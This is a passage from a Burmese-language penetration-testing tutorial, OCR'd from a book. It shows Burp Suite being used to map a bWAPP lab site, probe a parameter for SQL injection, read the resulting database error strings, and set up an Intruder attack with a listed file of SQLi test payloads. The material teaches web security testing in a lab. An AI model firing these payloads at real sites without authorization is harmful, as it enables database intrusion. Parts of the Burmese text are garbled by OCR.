ထားဖို့လိုပါတယ်။ အဲဒီလို Intercept Button ကို on ထားမယ်ဆိုရင် User ရဲ့ Browser က HTTP Request ထွေဟာ Browser မှာ ချက်ချင်းမထက်ဘဲ Forward ဆိုတဲ့ Button ကို နှိပ်မှသာ Web Page ကို ဖြင့်ထွေ့ရမှာဖြစ်ပါတယ်။ အကယ်၍ Forward မလုပ်ဘဲ drop ပြုလုပ်လိုက်မယ်ဆိုပါက Burp proxy error: message dropped by user ဆိုတဲ့ message ကို ဖြင့်ထွေ့ရမှာဖြစ်ပါတယ်။ လက်ရှိလင်ခန်းစာများတော့ Intercept ပြုလုပ်ရန် မလိုအပ်တဲ့အတွက် Intercept Button ကို off လုပ်ထားလိုက်ပါ။


နောက်ထပ် Action ဆိုတဲ့ Tab ကတော့ လက်ရှိ Web Request ကို တွေားသော Burp Tools ထွေဖြစ်တဲ့ Intruder, Repeater, Sequencer, Comparer စုတဲ့ Tools ထွေဆိုကို ပေးပို့လိုတဲ့အခါမှာအသုံးပြုတာဖြစ်ပါတယ်။



ပုံ (၅.၆) Burp Proxy ၏ Intercept အား Off ပြုလုပ်ထားပါ။

နောက်ထပ်အဆင့်ကတော့ Burp Suite ကိုအသုံးပြုပြီး Target Website ကို Mapping ပြုလုပ်တဲ့အပိုင်းပါဖြစ်ပါတယ်။ Mapping ပြုလုပ်နိုင်တွက် Browser မှာ Target Website ကိုထည့်ပြုပြီး Enter ခေါက်လိုက်ပါ။ အဲဒီနောက် Burp Suite ရဲ့ Target ဆိုတဲ့ Tab မှာ သွားကြည့်လိုက်မယ်ဆိုရင် ကိုယ်ရဲ့ Target Website အပြင်တွေားသော Websites များကိုလည်း Site map ဆိုတဲ့ Tab အောက်မှာ ရောထွေ့စွာနဲ့ထွေ့ရှိရမှာဖြစ်ပါတယ်။ အဲဒီလိုရောထွေ့စွာနဲ့ Site map ထွေထဲ

တမှ ကိုယ်ရဲ့ Target Website ပေါ်မှာ Right Click ပြလုပ်ပြီး **Add to scope** ကို ရွှေးချယ်ပေးလိုက်ပါ။




#### နှင့် (၅.၇) Mapping ပြလုပ်ရန်အတွက် Target အားရွှေးချယ်ပေးပုံ

အဲဒီလိုရွှေးချယ်လိုက်တာပေး Target Website တစ်ခုမှာပါ၊ အလုပ်လုပ်ပါ ယယ်ဆိုတဲ့အကြောင်းကို Burp Suite ကို ကြညာလိုက်တဲ့သောပြုခြင်ပါတယ်။ အဲဒီနောက် **Scope Tab** ကိုသွားပြီး **Include In Scope** ဆိုတဲ့ နေရာမှာ Target နဲ့ မသက်ဆိုင်တဲ့၊ တွေ့မှတ်ရတယ်။ Domain များကို Remove ပြလုပ်လိုက်ပါ။

Include in scope					
Add	Enabled	Protocol	Host / IP range	Port	File
<input checked="" type="checkbox"/>		HTTP	^192.168.2.47\$	^80\$	
Edit					
Remove					
Paste URL					


#### နှင့် (၅.၈) Target နှင့် မသက်ဆိုင်တဲ့ တွေ့မှတ်ရတယ် URL များအား Remove ပြလုပ်ပုံ

Target တို့ Mapping ပြလုပ်တဲ့နေရာမှာ Automatic နဲ့ Manual ဆိုပြီး နှစ်မျိုးပြလုပ်နည်ဝါတယ်။ Automatic အနေနဲ့ ပြလုပ်စယ်ဆိုရင်တော့ Target Website တို့ Right Click ပြလုပ်ပြီး **Spider this host** ဆိုတာကို ဈွေးချယ်ပေးလိုက်တဲ့။



#### နဲ့ (၅-၉) Target အား Spidering ပြလုပ်ရန်အတွက်ဈွေးချယ်ပေးလုံး

အဲဒီနောက် **Spider** ဆိုတဲ့ Tab ကို သွားကြည့်ယော်ဆိုရင် Spidering ပြလုပ်နေတာကို တွေ့ရပါလိမ့်မယ်။ **Request Queue** ဆိုတဲ့နေရာမှာ Zero ဖြစ်သွားပြီဆိုရင်တော့ Spidering ပြလုပ်တာ ပြီးဆုံးပြီဖြစ်ပါတယ်။



#### နဲ့ (၅-၁၀) Spider Status အားပြသနေဖို့

အဲဒီနောက် Site map Tab ကို ပြန်ကြည့်မယ်ဆိုရင် Target Website တစ်ခုလုံးရဲ့ Site map အပြည့်အစုံကို မြင်တွေ့ရမှာဖြစ်ပါတယ်။ Manual အနေနဲ့ Mapping ပြုလုပ်မယ်ဆိုရင်တော့ Target Website တစ်ခုလုံးကို Browser မှ တဆင့် URL များကို Browse ပြုလုပ်ရမှာဖြစ်ပါတယ်။ အဲဒီလို့ Browse ပြုလုပ်တဲ့ HTTP Requests နဲ့ Responses တွေပေါ်မှုတည်ပြီး Burp Suite ဟာ Target ရဲ့ Site map နဲ့ Functions တွေကို မှတ်သားထားမှာဖြစ်ပါတယ်။


Host	Method	URL	Params	Status	Length	MIME type
http://192.168.2.47	GET	/		200	454	HTML
http://192.168.2.47	GET	/bWAPP/credits.php		200	8852	HTML
http://192.168.2.47	GET	/bWAPP/images/		200	3127	HTML
http://192.168.2.47	GET	/bWAPP/images/7C=...		200	3127	HTML
http://192.168.2.47	GET	/bWAPP/images/7C=...		200	3127	HTML
http://192.168.2.47	GET	/bWAPP/images/7C=...		200	3127	HTML
http://192.168.2.47	GET	/bWAPP/images/7C=...		200	3127	HTML
http://192.168.2.47	GET	/bWAPP/images/7C=...		200	3127	HTML
http://192.168.2.47	GET	/bWAPP/images/7C=...		200	3127	HTML
http://192.168.2.47	GET	/bWAPP/images/7C=...		200	3127	HTML
http://192.168.2.47	GET	/bWAPP/images/7C=...		200	3127	HTML
http://192.168.2.47	GET	/bWAPP/images/bee...		200	5780	PNG

ပုံ (၅.၁၀) Target ဝဘ်ဆိုဒ်ရဲ့ Sitemap အားပြသနေပုံ

## Finding and Exploiting the Web Application

Web Application PenTest ပြုလုပ်တဲ့နေရာမှာ Mapping ပြုလုပ်ပြီးတော့ နောက်ထပ်ပြုလုပ်ရမယ့်အဆင့်ကတော့ Target Web Application မှာ Vulnerabilities တွေရှိ၊ မရှိဆိုတာကိုရှာဖွေဖော်ထုတ်ရတဲ့အပိုင်းဖြစ်ပါတယ်။ Kali မှာ Web Application Vulnerabilities တွေကိုရှာဖွေဖော်ထုတ်ပေးနိုင်တဲ့ Tools ပေါင်းများစွာပါဝင်တယ်။ အဲဒီထဲကမှ Burp Suite ကိုအသုံးပြုပြီး ရှာဖွေဖော်ထုတ်တဲ့အပိုင်းကို ဖော်ပြပေးမှာဖြစ်ပါတယ်။ အဲဒီအတွက် Proxy ဆိုတဲ့ Tab မှာရှိတဲ့ History ဆိုတာကိုသွားလိုက်ပါ။ အဲဒီမှာ Mapping ပြုလုပ်တုန်းကရရှိတဲ့ Target

Website URL တွက် တွေ့ရမှာဖြစ်ပါတယ်။ အဲဒီ URL တွယဲကမှ **Params** ဆိုတဲ့ Checkbox မှာ အမှန်စြစ်ဖြစ်နေတဲ့နေရာလေးတွက် အမိကထားပြီးရှာဖွေရမှာဖြစ်ပါတယ်။ အဲဒီထဲကမှ တစ်ခုကို Right Click ပြုလုပ်ပြီး **Send to Repeater** ဆိုတာကို ရွေးချယ်ရမှာဖြစ်ပါတယ်။



ပုံ (၅၁) Target URL အား Repeater Tab သို့ပေးပို့ပဲ

Repeater ရဲလုပ်ဆောင်ချက်က HTTP Request တွကိုစိတ်ကြိုက်ပြုပြင်ပြီး Server ဆိုကိုပြန်လည်ပေးပို့ကာ သူ့ရဲ့ Result ကို ဆန်းစစ်လေ့လာနိုင်ပေါ်တယ်။ ဒါကြောင့် Burp Suite ရဲ့ **Repeater** Tab ကို Click လုပ်ပြီး Request အောက်မှာရှိတဲ့ **Raw** ဆိုတဲ့ Tab ကိုသွားလိုက်ပါ။ အဲဒီမှာ Parameter နေရာကို အပြောရောင်နဲ့ပြထားပြီး သူ့ရဲ့ Value နေရာကိုတော့ အနိုင်နဲ့ ပြထားတာကို တွေ့ရပါလိမ့်မယ်။ အနိုင်နဲ့ပြထားတဲ့ Value နေရာမှာ SQL Injection Vulnerability ရှိ၍ မရှိဆိုတာကို ဆန်းစစ်ဖို့အတွက် **(')** Single Quote ထည့်ပြီး **go** ဆိုတဲ့ Button ပို့နိုင်လိုက်ပါ။ အဲဒီနောက် အောက်ဘက်မှာရှိတဲ့ **Response** ဆိုတဲ့ Box မှာ Server ရဲ့ Result ကိုဆန်းစစ်ရမှာဖြစ်ပါတယ်။

**Request**

Raw Params Headers Hex

```
GET /bWAPP/sqli_2.php?movie=2'&action=go HTTP/1.1
Host: 192.168.2.47
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101 Firefox/18.0 Iceweasel/18.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.47/bWAPP/sqli_2.php
Cookie: security_level=0; PHPSESSID=rbpcan0e51aespa98o4cgm0hv6
Connection: keep-alive
```

?

< + > Type a search term

### ပုံ (၅.၁၃) SQLi Vulnerability ရှိမရှိအား စစ်ဆေးနေပုံ

အဲဒီလို Server ရဲ့ Response Result ကို ဆန်းစစ်တဲ့ နေရာမှာ Response ဟာ မူလအတိုင်းပဲလား၊ တစ်ခုခုပြောင်းလဲသွားလားဆိုတာကို အမိကဆန်းစစ်ရမှာ ဖြစ်ပါတယ်။ အောက်မှာပြထားတဲ့ Messages အွေထဲက တစ်ခုခုကိုတွေ့ရတယ် ဆိုရင်တော့ သင်အနေနဲ့ Web Application PenTest Project ရဲ့ အောင်မြင်မှုတွေ ကို စတင်ခံစားရဖြစ်လို့သတ်မှတ်နိုင်ဖြစ်ပါတယ်။

**Response**

Raw Headers Hex HTML Render

Select a movie: Iron Man Go

Title	Release	Character	Genre	IMDb
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1				

### ပုံ (၅.၁၄) Target ဝဘ်ဆိုင်တွင် Mysql Error Message ကိုမြင်တွေ့ရပုံ

- error in your SQL syntax
- mysql\_num\_rows()
- mysql\_fetch\_array()
- mysql\_fetch\_row()
- mysql\_fetch\_assoc()


- mysql\_fetch\_object()
- mysql\_numrows()
- Syntax error
- Server Error in '/' Application
- Microsoft OLE DB Provider for ODBC Drivers error
- Invalid Querystring
- OLE DB Provider for ODBC
- VBScript Runtime
- ADODB.Field
- BOF or EOF
- ADODB.Command
- JET Database
- include()
- GetArray()
- FetchRow()
- Input string was not in a correct format

အဲဒီ Messages တွေဟာ Web Application မှာ SQL Injection Vulnerability ရှိနေတယ်ဆိုတာကို ပြောပြတာဖြစ်ပါတယ်။ အကယ်၍ Error Message မတွေ၊ ရပေမယ့်လည်း Server ရဲ့ Response က မူလအတိုင်းမဟုတ်ဘဲ၊ ကဲ့ပြား မှုရှိနေတယ်ဆိုရင်လည်း Blind SQL Injection Vulnerability ရှိတာဖြစ်နိုင်ပါ သေးတယ်။ ဒါကြောင့် Server Response တွေကို သေချာလေ့လာဆန်းစစ်ဖို့လို အပ်ပါတယ်။

နောက်ထပ်အဆင့်ကတော့ Target Web Application မှာတွေ ရှိရတဲ့ Vulnerabilities ကို Exploit ပြလုပ်ရတဲ့ အပိုင်းပါဖြစ်ပါတယ်။ Kali မှာ Web Application Vulnerabilities များနဲ့ပတ်သက်ပြီး Exploit ပြလုပ်နိုင်တဲ့ Tools ပေါင်းများစွာပါဝင်ပါတယ်။ အခုံ လက်ရှိသင်ခန်းစာမှာတော့ SQL Injection Vulnerability မှတဆင့် Target Website အား Exploit ပြလုပ်ပုံကို ဖော်ပြပေး


မှာဖြစ်ပါတယ်။ SQL Injection နဲ့ဝတ်သက်ပြီး Exploit ပြည်နိုင်တဲ့ Tools တွေထဲက ကျွန်ုင်တော်အကြိုက်ဆုံး Tool ကတော့ **SQLMap** ပဲ ဖြစ်ပါတယ်။ ဒီစာအပ်မှာတော့ **SQLMap** ကိုအသုံးပြုပြီး Exploit ပြည်ပဲနဲ့ Burp Suite ကို အသုံးပြုပြီး Exploit ပြည်ပဲနဲ့နှစ်မျိုးစလုံးကို ထည့်သွင်းဖော်ပြပေးထားပါတယ်။

Burp Suite မှာ SQLi Exploitation ပြည်စိုးအတွက် Vulnerable ဖြစ်တဲ့ နေရာကို Right Click ပြည်ပြီး **Send to Intruder** ဆိုတာကိုရွေးချယ်ပေးလိုက်ပါ။



နဲ့ (၅-၁၅) SQLi Vulnerable ဖြစ်တဲ့နေရာအား Exploitation ပြည်ရန် အတွက် Intruder Tab သို့ပေးပို့ပဲ

အဲဒီ Burp Suite ရဲ့ **Intruder Tab** မှာ **Target Positions**, **Payloads**, **Options** ဆိုပြီ: Sub-tab (ငါ)ရရှိပါတယ်။ **Target Tab** ကတေသာ **Target** ရဲ့ Host နဲ့ Port နံပါတ်ကိုသတ်မှတ်ရန်အတွက် အသုံးပြုတာဖြစ်ပါတယ်။ များသောအားဖြင့် **Target Tab** ကို ဘာမှာပြောင်းလဲပေးစရာမလိုပါဘူး။ **Positions** ဆိုတဲ့ Tab ကတေသာ Burp Intruder မှာ အဓိကအရေးပါတဲ့ အစိတ်အပိုင်းတစ်ခုဖြစ်ပါတယ်။ **Positions Tab** မှာ **Payload Position** ကို ရွှေ့ချယ်သတ်မှတ်ပေးစို့လိုပါတယ်။ အဲဒီလို **Payload Position** ရွှေ့ချယ်သတ်မှတ်ပေးတာဟာ Exploit ပြည်ပို့အတွက် ဒီနေ့ရာကနေစတင်ပါလို့ သတ်မှတ်လိုက်တာပဲဖြစ်ပါတယ်။ ဒါကြောင့် SQLi Vulnerable ဖြစ်တဲ့ Parameter ရဲ့ Value နောက်မှာ **SQL** သက်တလေးကို အောက်မှာပြထားတဲ့အတိုင်း **add** လုပ်ပေးရမှာဖြစ်ပါတယ်။



နှင့် (၅.၁၆) Payload Positions နေရာအား သတ်မှတ်ပေးပဲ

နောက်အဆင့်ကတေသာ Attack Type ကိုရွှေ့ချယ်ပေးရမှာဖြစ်ပါတယ်။ Burp Intruder မှာ

၁။ **Sniper**

၂။ **Battering Ram**

၃။ **Pitchfork**

၄။ **Cluster Bomb**

ဆိုတဲ့ Attack Types (ငါ)မျိုးရှိပြီ: သူတို့ရဲ့လုပ်ဆောင်ချက်တွေဟာအနည်းငယ်ကွဲပြားပါတယ်။ **Sniper** ဆိုတဲ့ Attack Type က **Payload Position** မှာရွှေ့ချယ်

ထားတဲ့ Attack Position နေရာကို Single Payload တစ်ခုအနေဖြင့် Inject ပြည်မှာဖြစ်ပါတယ်။ အဲဒီလို့ Inject ပြည်တဲ့နေရာမှာလည်း Payload Lists ထဲမှာပါဝင်တဲ့ Stream Items များနဲ့ Payload Position နေရာကို တစ်ခုပြီးတစ်ခု Payload Lists ကုန်ဆုံးသည်အထိ Inject ပြည်မှာဖြစ်ပါတယ်။ Payload Position နှစ်ခုနှင့်အထက်ဆိုပါက Position တစ်ခုပြီးမှနောက် Position တစ်ခုကို Inject ပြည်မှာဖြစ်ပါတယ်။ SQLi Vulnerable Test အတွက် Payload Lists တွေကိုအောက်မှာဖော်ပြထားပါတယ်။ အဲဒီ Payload Lists တွေကို အသင့်အသုံးပြနိုင်ရန် Text File အနေနဲ့သိမ်းထားဖို့လိုပါတယ်။ ဒီစာအုပ်မှာတော့ **sqlitest.txt** ဆိုတဲ့နာမည်နဲ့ Payload Lists တွေကို သိမ်းဆည်းထားပါတယ်။

- '
- "
- /
- /\*
- #
- )
- (
- )'
- ('
- and 1=1
- and 1=2
- and 1>2
- and 1<=2
- +and+1=1
- +and+1=2
- +and+1>2
- +and+1<=2
- /\*\*/and/\*\*/1=1
- /\*\*/and/\*\*/1=2

Brought To You By UGMH

- `/**/and/**/1>2`
- `/**/and/**/1<=2`

နောက်ထပ် Attack Type တစ်ခုဖြစ်တဲ့ **Battering Ram** ဆိုတဲ့ Attack Type ကတော့ ယေဘုယျအားဖြင့် Sniper Attack Type နှဲဆင်တူပါတယ်။ Sniper နဲ့ အမိကကွဲလွှဲတဲ့အချက်ကတော့ Payload Positions နှစ်ခုနဲ့အထက်မှာရှိတဲ့ Attack Positions များကို Sniper မှာလို တစ်ခုပြီးမှတစ်ခု Inject ပြုလုပ်တာ မဟုတ်ဘဲ တစ်ချိန်တည်းတစ်ပြိုင်တည်းမှာ Inject ပြုလုပ်တာဖြစ်ပါတယ်။

**Pitchfork** ဆိုတဲ့ Attack Type ကတော့ နှစ်ခုနဲ့အထက်မှာရှိ Payload Lists ထွေကို Attack Position အပေါ်မှတည်ပြီး၊ တပြုင်တည်း Inject ပြုလုပ်နိုင်တဲ့ Attack Type ဖြစ်ပါတယ်။ **Cluster Bomb** ဆိုတဲ့ Attack Type ဟာလည်း **Pitchfork** နှဲဆင်တူပါတယ်။ Multiple Payloads ထွေကို Inject ပြုလုပ်နိုင်သလို Attack Position ကိုရွေးချယ်ပြီး သူနဲ့ကိုက်ညီသလို Payload ကိုလည်း ရွေးချယ် အသုံးပြုနိုင်တဲ့ Attack Type ဖြစ်ပါတယ်၍ ဒေသင်ခန်းစာများတော့ **Attack Type** ကို **Sniper** ကိုပဲ ရွေးချယ်ပေးလိုက်ပါ။

နောက်ထပ်အဆင့်ကတော့ Payload ကို ရွေးချယ်ပေးရတဲ့အပိုင်းပဲဖြစ်ပါတယ်။ ဒါကြောင့် Payloads ဆိုတဲ့ Tab ကိုသွားပြီး **Payload Type** မှာ **Runtime file** ဆိုတာကို ရွေးချယ်ပေးပြီး **Select File** မှာတော့ အထက်မှာတူနိုင်းက Save လုပ်ခဲ့တဲ့ `sqlitest.txt` ဆိုတဲ့ Payload Lists File ကို ရွေးချယ်ပေးရမှာဖြစ်ပါတယ်။

The screenshot shows the Burp Suite interface with the following details:

- Payload Sets:** A note says "You can define one or more payload sets. The number of payload sets depends on the attack type customized in different ways."
- Payload set:** Set to 1.
- Payload count:** 9 (approx).
- Payload type:** Set to Runtime file.
- Request count:** 27 (approx).
- Payload Options [Runtime file]:** A note says "This payload type lets you configure a file from which to read payload strings at runtime."
- Select file:** /pentest/target/burp\_suite/sqlitest.txt


နဲ့ (၅၁၇) Payload File အားရွေးချယ်ပေးပဲ

